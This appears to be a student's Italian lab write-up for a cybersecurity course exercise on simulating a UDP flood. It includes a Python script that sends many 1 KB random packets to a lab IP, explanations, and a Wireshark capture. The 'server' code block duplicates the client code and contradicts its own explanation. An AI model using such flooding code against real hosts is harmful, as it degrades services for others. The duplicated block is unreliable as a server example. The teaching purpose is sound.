Consegna:

EPICODE

W7D4 - Pratica PDF

Esercizio
Python per Hacker Pt. 2

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input

Soluzione:

1. Creazione di un file server e di un file client:

```python
import socket
import random

SRV_ADDR = "192.168.32.100"
SRV_PORT = 4444
PACKET_SIZE = 1024  # Dimensione del pacchetto in byte

# Richiede all'utente di inserire il numero di pacchetti da inviare
try:
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
except ValueError:
    print("Inserisci un numero valido.")
    exit(1)

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect((SRV_ADDR, SRV_PORT))

# Invia il numero specificato di pacchetti al server
s.send(str(num_packets).encode())

for i in range(num_packets):
    # Genera dati casuali di lunghezza PACKET_SIZE
    random_data = ''.join(random.choices('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789', k=PACKET_SIZE))

    message = f"Packet {i + 1} {random_data}"
    s.send(message.encode())

s.close()
```

Spiegazione lato client:

-Importazione dei moduli:

import socket , import random

I moduli **socket** e **random** vengono importati. Il modulo **socket** viene utilizzato per la comunicazione di rete, mentre **random** verrà utilizzato per generare dati casuali.

-Definizione delle costanti:

SRV_ADDR = "192.168.32.100" SRV_PORT = 4444 PACKET_SIZE = 1024

Queste costanti rappresentano l'indirizzo IP del server (**SRV_ADDR**), la porta del server (**SRV_PORT**) e la dimensione dei pacchetti dati (**PACKET_SIZE**).

-Input dell'utente:

try: num_packets = int(input("Inserisci il numero di pacchetti da inviare: ")) except ValueError: print("Inserisci un numero valido.") exit(1)

Richiede all'utente di inserire il numero di pacchetti da inviare e gestisce il caso in cui l'utente inserisce un valore non numerico.

-Creazione del socket:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) s.connect((SRV_ADDR, SRV_PORT))

Crea un socket UDP (**SOCK_DGRAM**) e lo connette all'indirizzo e alla porta del server specificati.

-Invio del numero di pacchetti al server:

s.send(str(num_packets).encode())

Invia al server il numero totale di pacchetti che il client si appresta a inviare, convertendolo in una stringa e codificandolo in byte prima dell'invio.

-Generazione e invio di pacchetti di dati casuali:

for i in range(num_packets): random_data = ''.join(random.choices('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789', k=PACKET_SIZE)) message = f"Packet {i + 1} {random_data}" s.send(message.encode())

In un ciclo **for**, il client genera dati casuali di lunghezza **PACKET_SIZE**, crea un messaggio che include un numero di sequenza e questi dati casuali, e invia il messaggio al server.


-Chiusura del socket:

s.close()

Chiude il socket dopo aver inviato tutti i pacchetti.

In sintesi, questo script simula un client che invia un numero specificato di pacchetti contenenti dati casuali a un server remoto utilizzando un socket UDP.

Spiegazione lato server:



```python
import socket
import random

SRV_ADDR = "192.168.32.100"
SRV_PORT = 4444
PACKET_SIZE = 1024  # Dimensione del pacchetto in byte

# Richiede all'utente di inserire il numero di pacchetti da inviare
try:
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
except ValueError:
    print("Inserisci un numero valido.")
    exit(1)

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect((SRV_ADDR, SRV_PORT))

# Invia il numero specificato di pacchetti al server
s.send(str(num_packets).encode())

for i in range(num_packets):
    # Genera dati casuali di lunghezza PACKET_SIZE
    random_data = ''.join(random.choices('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789', k=PACKET_SIZE))

    message = f"Packet {i + 1} {random_data}"
    s.send(message.encode())

s.close()
```

-import socket:

Questo modulo è utilizzato per la comunicazione di rete.

-Definizione delle costanti:

SRV_ADDR = "192.168.32.100" SRV_PORT = 4444 PACKET_SIZE = 1024

Queste costanti rappresentano l'indirizzo IP del server (**SRV_ADDR**), la porta del server (**SRV_PORT**), e la dimensione dei pacchetti dati (**PACKET_SIZE**).

-Creazione del socket e binding all'indirizzo e alla porta:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) s.bind((SRV_ADDR, SRV_PORT))

Crea un socket UDP (**SOCK_DGRAM**) e lo associa all'indirizzo IP e alla porta specificati.

-Ricezione del numero di pacchetti dal client:

num_packets = int(s.recvfrom(1024)[0].decode())

Riceve un messaggio dal client (con una dimensione massima di 1024 byte), lo converte in una stringa e successivamente in un intero per ottenere il numero totale di pacchetti che il client sta per inviare.

-Messaggio di inizio:

print(f"Server started! Waiting for {num_packets} packets...")

Stampa un messaggio indicando che il server è stato avviato e sta aspettando un numero specificato di pacchetti.

-Ricezione e stampa dei pacchetti dati dal client:

for i in range(num_packets): data, client_address = s.recvfrom(PACKET_SIZE) print(f"Received '{data.decode('utf-8')}' from {client_address}")

In un ciclo **for**, il server riceve ciascun pacchetto dal client insieme all'indirizzo del client. Il contenuto del pacchetto viene decodificato da byte a stringa (**'utf-8'**) e successivamente stampato a schermo insieme all'indirizzo del client.

-Chiusura del socket:

s.close()

Chiude il socket dopo aver ricevuto tutti i pacchetti.


In sintesi, questo script rappresenta un server UDP che ascolta su un indirizzo e una porta specifici, riceve un numero di pacchetti da un client, e quindi riceve e visualizza i dati contenuti in ciascun pacchetto.

2.Salvataggio dei 2 file:


Abbiamo salvato i due file lato client e server in: server_file.py e client_file.py

3.Avvio del processo


Avvio del processo di invio e ricezione dei pacchetti tramite i comandi 'python3 server_file.py' e 'python3 client.py'



4.Ricezione dei pacchetti sul server



5.Intercettazione del traffico tramite Wireshark


udp.port == 4444
No. Time Source Destination Protocol Length Info
27 0.003364854 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
28 0.003517197 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
29 0.003800449 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
30 0.004116959 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
31 0.004462628 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
32 0.004749569 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
33 0.005023367 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
34 0.005278111 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
35 0.005782958 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
36 0.005974121 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
37 0.006142971 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
38 0.006325444 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
39 0.006483990 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
40 0.006635158 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
41 0.006815886 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
42 0.006974382 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
43 0.007125456 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
44 0.007283936 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
45 0.007471921 192.168.32.100 192.168.... UDP 1078 58724 → 4444 Len=1034
Frame 45: 1078 bytes on wire (8624 bits), 1078 bytes captured (8624 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.32.100, Dst: 192.168.32.100
User Datagram Protocol, Src Port: 58724, Dst Port: 4444
Data (1034 bytes)
wireshark_any79GUF2.pcapng
Packets: 61 · Displayed: 61 (100.0%)